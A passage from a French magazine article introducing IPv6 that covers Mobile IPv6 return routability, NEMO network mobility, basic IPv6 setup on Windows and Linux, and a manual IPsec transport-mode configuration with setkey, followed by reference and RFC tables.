- en réponse au message HoTI, un message HoT, est émis par le correspondant à destination de la *Home Address* du mobile via *l'Agent Mère*. Ce paquet contient, entre autres, l'index d'un nonce choisi par le correspondant ainsi qu'un Home Keygen token calculé par : `premier (64, HMAC_SHA1 (Kcn, (home address | nonce | 0 )))`
- de même, en réponse au message CoTI, un message CoT est émis par le correspondant vers la *Care-of Address* du mobile. Ce paquet contient, entre autres, l'index d'un autre nonce choisi par le correspondant ainsi qu'un *Home Keygen* token calculé par : `premier (64, HMAC_SHA1 (Kcn, (care-of address | nonce | 0 )))`

A l'issue de ces différentes étapes, le mobile calcule une clé notée Kbm :

```
Kbm = SHA1 ( "home keygen token" | "care-of keygen
                    token")
```

La Figure 9 représente le cheminement de ces différents messages au travers de l'Internet.

Cette clé sera utilisée lors de la mise à jour des associations pour authentifier le mobile par le calcul d'un HMAC.

Cette procédure repose sur l'hypothèse forte qu'aucun espion n'écoute à la fois les messages CoT et HoT qui, normalement, empruntent des chemins distincts. Dans le cas contrairen il lui serait aisé de calculer Kbm et de générer des faux messages d'association. Cette écoute n'est pas faisable dans le réseau visité puisque les échanges entre *Agent Mère* et mobile sont chiffrés. Pratiquement, cette attaque est aisée dans le réseau du correspondant mais elle n'est pas évaluée comme étant plus risquée que celles rencontrées dans un contexte sans mobilité par simple *IP-spoofing*, *NDP spoofing*…

Afin de réduire les risques, les nonces ainsi que la clé Kcn sont régulièrement actualisés.

Mobilité de Réseaux : NEMO

MIPv6 gère la mobilité d'un hôte tandis que NEMO assure la mobilité d'un réseau IPv6 entier, appelé réseau mobile. Dans le cas de NEMO, la complexité est centralisée sur un équipement dédié : le routeur mobile. Ainsi, chaque mouvement (lorsque le réseau mobile se déplace d'un réseau d'accès vers un autre) est transparent pour l'ensemble des hôtes IPv6 du réseau mobile. Un hôte IPv6 standard peut ainsi bénéficier d'une connectivité permanente au sein d'un réseau mobile sans avoir toutefois besoin de protocoles additionnels.

NEMO, couplé avec certaines extensions, gère notamment la mobilité des réseaux IPv6, la continuité des flux, les équipements multi-interfaces. Dans sa version actuellement standardisée NEMO ne gère cependant pas les optimisations de route comme peut le gérer MIPv6.

Pratique & Mise En œuvre

La majeure partie des Systèmes d'exploitation, des softwares des équipements réseaux actuels disposent d'un support IPv6. Vous pourrez le vérifier sur le site de *l'IPv6 Ready Logo Committee*, programme mondial de certification IPv6. Vous obtiendrez sur ce site le détail des implémentations actuellement certifiées et vous constaterez aisément l'important retard de l'Europe.

Les infrastructures réseaux européennes ont également accumulées un retard considérable dans cette migration … Et pourtant, les réseaux de l'enseignement et de la recherche proposent depuis déjà plusieurs années un support Natif d'IPv6 voire du multicast IPv6. Heureusement, quelques ISP (*Internet Service Provider*), tels que Free, offrent depuis quelques mois un adressage IPv6.

Table 6. *Commandes principales pour la configuration d'IPv6 sous linux*

Commande ip	Rôle
ip -6 address show [dev <périphérique>]	Affiche les adresses IPv6
ip -6 addr add <adresseipv6>/<longueurdupréfixe> dev <interface>	Ajoute une adresse IPv6
ip -6 route show [dev <périphérique>]	Affiche les routes IPv6
ip -6 route add <réseauipv6>/<longueurdupréfixe> via <adresseipv6> [dev <périphérique>]	Ajoute une route IPv6
ip -6 neigh show [dev <périphérique>]	Affiche les voisins NDP
ip -6 neigh add <adresseIPv6> lladdr <adressedelacouche-lien> dev <périphérique>	Ajoute un voisin NDP

Ce paragraphe a pour objectif de vous faire appréhender la mise en œuvre basique d'IPv6 sur les principaux systèmes utilisés, à savoir Windows et Linux. Nous supposons que vous disposez d'ores et déjà d'un adressage IPv6 parce que vous êtes, par exemple, dans une des situations précédemment évoquées. Rappelons que les Internet IPv4 et IPv6 sont bien distincts même si une utilisation des machines en double pile permet la superposition de certaines portions. Dans le cas contraire, si vous désirez plus qu'un réseau local, il vous faudra utiliser l'un des mécanismes de transition décrits dans l'article précédent. Nous vous conseillons de préférence un tunnel broker et en second choix, un tunnel 6to4.

Avec Windows

La majeure partie des versions courantes de Windows disposent d'un support IPv6 : Vista, XP SP1, XP SP2, Server 2003, 2008. Sous Vista et Server 2008, ce support est activé par défaut. Sous XP ou Server 2003, il vous faudra l'activer au préalable.

Selon les versions de Windows, les mécanismes disponibles sont plus ou moins complets.

La mobilité IPv6 ne prend en compte que la partie correspondant ; ni Home Agent ni Nœud Mobile ne sont disponibles.

Sous Windows XP et Server 2003, IPsec pour IPv6 offre les mécanismes AH et ESP mais le chiffrement ainsi que la gestion automatique des clés n'est pas disponible. Seuls Vista et Server 2008 offrent ces fonctionnalités.

Vista et Server 2008 permettent une utilisation de DHCPv6.

Activation de la pile IPv6 & Configuration des Adresses

Ce besoin ne se retrouve que sous XP et Windows Server 2003 dont la pile IPv6 est par défaut désactivée.

Cette activation se fait par le biais de l'outil ipv6.exe sous Windows XP où de la commande netsh disponible sur toutes les versions.

Sous Windows XP, il s'agit d'exécuter : `ipv6 install`

Bien entendu, les interfaces concernées doivent accepter la connectivité TCP/IPv6 dans le menu *Propriétés* adéquat.

Une adresse Lien-locale associée à chacune de vos cartes réseau sera alors automatiquement configurée par concaténation du préfixe fe80 et de votre identifiant d'interface défini depuis l'adresse MAC associée. Les interfaces reliées à un réseau IPv6 constitué d'un routeur annonçant des Router Advertisement, obtiendront de même automatiquement une adresse globale unicast, unique, routable et contenant l'adresse MAC de l'interface concernée.

La commande `ipconfig /all` (ou `netsh show`) vous prouvera votre connectivité. La figure 10 vous montre une telle configuration sous Windows XP.

Vous constaterez également une adresse supplémentaire, qualifiée de Temporaire. Il s'agit en fait d'une adresse globale, de durée de vie relativement courte destinée au masquage de l'adresse MAC (disponible depuis le SP2). Au besoin, vous pourrez la désactiver par : `ipv6 -p gpu useTemporaryAddresse no`

Connectivité, chemin

Lorsque vous disposerez d'une adresse routable ou simplement pour tester la connectivité entre deux machines, vous pourrez utiliser la commande ping6 qui est le pendant de ping pour IPv4. Cette commande génère un ensemble de paquets *ICMPv6 Echo Request* et affiche les réponses associées *ICMPv6 Echo Reply*.

La Figure 11 montre un tel ping6 sur www.google.fr désormais adressable en IPv6. Les paquets résultants de cette commande sont également indiqués par capture du trafic avec Wireshark.

En IPv4, pour connaître le trajet suivi par les paquets, la commande tracert est généralement utilisée. En IPv6, il s'agit désormais de tracert6.

Cache des voisins (NDP Cache)

La résolution MAC/Adresse en IPv4 donne naissance au cache ARP obtenu par arp –an par exemple. En IPv6, il s'agit désormais du cache NDP qui peut être obtenu par : `ipv6 nc`, ou `netsh interface ipv6 show neighbors`.

Table 7. *Références*

Lien	Titre
http://livre.point6.net/index.php	IPv6 Théorie et Pratique - Gisèle Cizault
http://ipv6ready.org	Site de l'IPv6 Ready Logo Committee
http://www.deepspace6.net/docs/ipv6_status_page_apps.html	Statut des applications réseaux supportant IPv6
http://mirrors.deepspace6.net/Linux+IPv6-HOWTO-fr/	HOWTO IPv6 pour Linux
http://www.linux-france.org/prj/inetdoc/guides/Advanced-routing-Howto/	HOWTO du routage avancé et du contrôle de trafic sous Linux
http://wiki.wireshark.org/ESP_Preferences	Le module de déchiffrement et d'authentification ESP pour Wireshark

Diverses Commandes

L'ensemble des configurations essentielles IPv6 sous Windows s'effectuent à l'aide de Netsh (et/ou *ipv6.exe* sous Windows XP). Hormis celles précédemment définies, les commandes essentielles sont indiquées dans le Tableau 5.

Accès Web en IPv6

Classiquement en IPv4, les URLs (*Uniform Resource Locator*) utilisées dans les accès HTTP (*HypertexT Transfert Protocol*) utilisent le nommage DNS (*Domain Name System*). Avant toute requête, l'adresse du serveur HTTP est donc généralement préalablement traduite par le biais des serveurs DNS. Avec IPv6, il en est de même : le browser, dans un premier temps, recherche l'ensemble des adresses IP associées au serveur HTTP. Si celui-ci dispose d'une adresse IPv6, il tentera dans un premier temps de le joindre par IPv6. En cas d'échec, c'est le protocole IPv4 qui sera utilisé. Nous rappelons qu'il n'est pas indispensable que le serveur DNS soit adressé en IPv4 pour retourner des adresses IPv6.

A l'heure actuelle, la majeure partie des navigateurs supporte IPv6 par défaut, Firefox, Internet Explorer … A titre d'exemple, vous pourrez vous connecter sur *www.kame.net*. Si vous disposez d'un accès extérieur IPv6 et d'un browser compatible, vous devriez voir en première page une tortue animée. Le cas échéant, elle sera fixe.

Avec IPv6, les adresses étant 4 fois plus longues, les URLs contenant des IPs devraient encore moins se pratiquer. Cependant, ceci reste possible et pour différencier les :: de l'adresse avec la section port de l'URL, il faut entourer l'IP de [ ]. (Exemple : *http:///[2001:4860:a003::68]* pour accéder à google en IPv6).

Avec Linux

Quelle que soit la distribution contemporaine utilisée, celle-ci contient IPv6. Vous pourrez néanmoins tester la présence de son support dans le noyau par vérification de la présence du chemin : */proc/net/if_inet6*. Le module IPv6 doit également être chargé avant toute utilisation. Un appel à lsmod vous le confirmera.

Table 8. *Liste des RFCs relatives à IPv6*

Norme	Titre
RFC 2403	The Use of HMAC-MD5-96 within ESP and AH
RFC 2404	The Use of HMAC-SHA-1-96 within ESP and AH
RFC 2405	The ESP DES-CBC Cipher Algorithm With Explicit IV
RFC 2409	The Internet Key Exchange (IKE)
RFC 2451	The ESP CBC-Mode Cipher Algorithms
RFC 3566	The AES-XCBC-MAC-96 Algorithm and Its Use With IPsec
RFC 3602	The AES-CBC Cipher Algorithm and Its Use with IPsec
RFC 3686	Using Advanced Encryption Standard (AES) Counter Mode With IPsec Encapsulating Security Payload (ESP)
RFC 3775	Mobility Support in IPv6
RFC 3776	Using IPsec to Protect Mobile IPv6 Signaling Between Mobile Nodes and Home Agents
RFC 3963	Network Mobility (NEMO) Basic Support Protocol
RFC 4109	Algorithms for Internet Key Exchange version 1 (IKEv1)
RFC 4301	Security Architecture for the Internet Protocol
RFC 4302	IP Authentication Header
RFC 4303	IP Encapsulating Security Payload (ESP)
RFC 4306	Internet Key Exchange (IKEv2) Protocol
RFC 4307	Cryptographic Algorithms for Use in the Internet Key Exchange Version 2 (IKEv2)
RFC 4385	Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH)
RFC 4835	Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH)
RFC 4877	Mobile IPv6 Operation with IKEv2 and the Revised IPsec Architecture
RFC 4885	Network Mobility Support Terminology
RFC 4886	Network Mobility Support Goals and Requirements
RFC 4887	Network Mobility Home Network Models
RFC 4888	Network Mobility Route Optimization Problem Statement
RFC 4889	Network Mobility Route Optimization Solution Space Analysis

Activation de la pile IPv6 & Configuration des Adresses

Sous Linux, l'ensemble des configurations IPv6 peut être réalisé à l'aide des anciennes commandes ifconfig, netstat …

Depuis les noyaux au moins supérieurs au 2.4, le sous-système réseau a été complètement réécrit. L'iproute2 étend ainsi grandement les possibilités et centralise les configurations réseaux. La commande principale est ip.

Le Tableau 6 présente donc quelques une des options principales pour configurer Ipv6.

Le système Linux étant l'un des mieux documentés, si l'une des options vous manque vous pouvez toujours utiliser la commande `man` (exemple : `man 8 ip`).

Mise en œuvre mode routeur

Pour mettre en place un routeur et/ou une passerelle, vous devez activer le forwarding entre les différentes interfaces réseaux. Ceci se réalise par le biais de fichiers de configuration spécifiques à chaque distribution (généralement sous l'arborescence */etc/sysconfig/network*) ou directement par dialogue avec le Kernel. Ce dialogue est temporaire et à chaque reboot, il sera réinitialisé (sauf utilisation de script de démarrage, généralement */etc/rc.local*). Il se réalise par des appels à la commande sysctl ou par écriture dans les fichiers propres au kernel.

Il s'agit sous IPv6 de l'arborescence */proc/sys/net/ipv6*. Le fait d'écrire *1* dans le fichier */proc/sys/net/ipv6/conf/all/forwarding* activera le forwarding entre toutes les interfaces. Au besoin, le contrôle du forwarding par interface doit être réalisé en utilisant les jeux de règles de *netfilter-IPv6* (à l'aide *d'ip6tables*) en spécifiant les périphériques d'entrée et de sortie.

Il vous faudra certainement activer en plus les *Router Advertisements* afin de permettre aux machines présentes sur le lien de s'autoconfigurer. Ces paquets sont générés suite au démarrage du démon *radvd*. Ce démon utilise un fichier de configuration présent généralement dans */etc/radvd.conf*. Ce fichier précise les principaux paramètres des *Router Advertisements*, à savoir :

- le préfixe,
- la durée de vie du préfixe,
- la fréquence des envois d'annonce,
- …

En dernier point, il vous faudra peut-être activer un protocole de routage intra-domaine (*Ripng, OSPfv3*) voire inter-domaine (Is-Is, BGP-4+).

Listing 1. *Structure générale du fichier setkey.conf*

```
flush ;
spdflush;
#Configuration SPD
#Configuration SAD
spddump;
dump esp ;
```

Listing 2. *Configuration SPD sur 3ffe::1*

```
spdadd -6 3ffe::1 3ffe::2 any -P out ipsec esp/transport//require;
spdadd -6 3ffe::1 3ffe::3 any -P out ipsec esp/transport//require;
```

Listing 3. *Configuration SAD sur 3ffe::1*

```
add 3ffe::1 3ffe::2 esp 10
-E aes-cbc "aescbcencryption"
-A hmac-sha1 "hmacsha1authenticati";
add 3ffe::1 3ffe::3 esp 11
-E 3des-cbc "3descbcencryptiontesting"
-A hmac-sha1 "hmacsha1authenticati";
```

Listing 4. *Configuration SPD et SAD sur 3ffe::2*

```
spdadd -6 3ffe::1 3ffe::2 any -P in ipsec esp/transport//require;
add 3ffe::1 3ffe::2 esp 10
-E aes-cbc "aescbcencryption"
-A hmac-sha1 "hmacsha1authenticati";
```

Commandes et outils principaux

Les commandes principales disponibles sous Linux sont équivalentes à celle précédemment évoquées pour Windows. Les principales sont les suivantes :

- `ping6` (*Packet INternet Grouper*) : pour diagnostiquer la connectivité réseau. (Exemple : `ping6 [-I <périphérique>] FF02::1` vous donnera l'ensemble des interfaces présentes sur le lien-local,
- `traceroute6` : pour détecter le chemin emprunté par les paquets,
- `tracepath6` : similaire au `traceroute6`, trace le chemin vers une destination donnée tout en découvrant la MTU le long de ce chemin,
- `nslookup`, `host` : utiles pour la résolution DNS en v4 ou v6.

L'ensemble des outils classiques réseaux disponibles sur Linux a été adapté à IPv6 : ssh, telnet, ftp, netcat, nmap …

Le firewall iptable classique dispose également d'une variante baptisée *ip6table* pour IPv6.

Mise en œuvre d'IPsec

La pile IPsec est maintenant intégrée en natif sur les noyaux 2.5.47 et supérieurs ; les versions inférieures nécessitaient l'installation de piles spécifiques style FreeS/WAN ou celle du projet japonais USAGI. L'implémentation actuelle repose d'ailleurs sur celle du projet USAGI. Elle peut cependant ne pas être activée par défaut pour IPv6 ; il vous faudra donc potentiellement relancer préalablement une compilation du noyau et y activer AH, ESP voire IPComp (*Compression de charge IP*).

La configuration des politiques IPsec ainsi que des clés et algorithmes en mode partagé s'effectue à l'aide de l'outil setkey, dérivant du projet KAME et fournie avec le package ipsec-tools. Si vous choisissez un mode de configuration automatique des associations de sécurité, il vous faudra user d'un outil supplémentaire, racoon ou racoon2 selon la version d'IKE choisie.

Par simplification, nous choisirons un mode manuel de gestion des associations de sécurité. Supposons donc que nous désirions protéger en mode transport le trafic depuis une machine d'adresse 3ffe::1 vers les machines :

- `3ffe::2` : par ESP (Chiffrement : aes-cbc, clé : aescbcencryption ; Authentification : hmac-sha1, clé : hmacsha1authenticati ; SPI : 10);
- `3ffe::3` : par ESP (Chiffrement : 3des-cbc, clé : 3descbcencryptiontesting ; Authentification : hmac-sha1, clé : hmacsha1authenticati ; SPI : 11)

Chacune de ces différentes machines devra donc être configurée pour prendre en compte ce paramétrage IPsec. Ceci peut se réaliser par définition d'un fichier de configuration nommé par exemple *setkey.conf* utilisant le format suivant (Listing 1).

Considérant `3ffe::1`, Il faut donc dans un premier temps définir les SPD (Security Policy Database) afin que tout trafic sortant en direction de `3ffe::2 et 3ffe::3` soit protégé par Ipsec (Listing 2).

Dans un second temps il faut indiquer les SPI, les clés ainsi que les algorithmes à utiliser au niveau de la SAD (Listing 3).

Bien entendu, `3ffe::2 et 3ffe::3` doivent comporter les SPDs et SADs correspondantes afin que tout trafic reçu puisse être authentifié et déchiffré. La configuration de ces différents éléments sur `3ffe::2` sera donc proche de Listing 4.

Ainsi, tout trafic provenant de 3ffe::1 sera protégé par ESP en mode transport avec les clés et algorithmes définies.

Pour activer ces paramètres, il vous faudra utiliser `setkey` : `setkey -f setkey.conf`

Vous remarquerez que seuls les échanges depuis `3ffe::1 vers 3ffe::2` et ceux depuis `3ffe::1` vers `3ffe::3` sont protégés. La réciproque n'est pas vraie ; par exemple, les paquets provenant de `3ffe::2` vers `3ffe::1` ne sont en aucun cas protégés. Vous pouvez dès à présent vérifier ces assertions par un ping depuis `3ffe::1` vers `3ffe::3`. Les *Echo Request* doivent être protégés par IPsec tandis que les *Echo Reply* circuleront en clair. Afin de faciliter cette analyse, vous pourrez utiliser Wireshark ainsi que le module ESP intégré permettant le déchiffrement des paquets.

Conclusion

Nous avons tenté de vous initier aux divers mécanismes principaux composant IPv6. Ces mécanismes sont relativement nombreux, la modification de la couche réseau nécessite en effet beaucoup d'adaptation. IPv6 est un protocole mature, ses premières bases ont été normalisées en 1998 et n'ont cessé d'être raffinéee depuis par l'IETF. La majeure partie des systèmes d'exploitation permettent actuellement de mettre en œuvre ce protocole ; le nombre d'adresses IPv4 allouable étant presque épuisé, la transition est inéluctable … c'est donc dès maintenant qu'il s'agit de se familiariser avec ses concepts, sa mise en œuvre et les nouvelles opportunités offertes par IPv6.

Références

Vous trouverez dans les Tableaux 7 et 8 les références, normes ainsi que des liens Web où vous obtiendrez des renseignements complémentaires sur les divers mécanismes évoqués à travers cet article.

NB. Toutes les figures de cet article sont àa télécharger depuis le site web de Hakin9 : *www.hakin9.org/fr*

À PROPOS DE L'AUTEUR

Frédéric Roudaut travaille actuellement chez Orange Labs (anciennement France Telecom R&D) à Sophia Antipolis pour le compte d'Orange Business Services IT&Labs depuis 1 an et demi.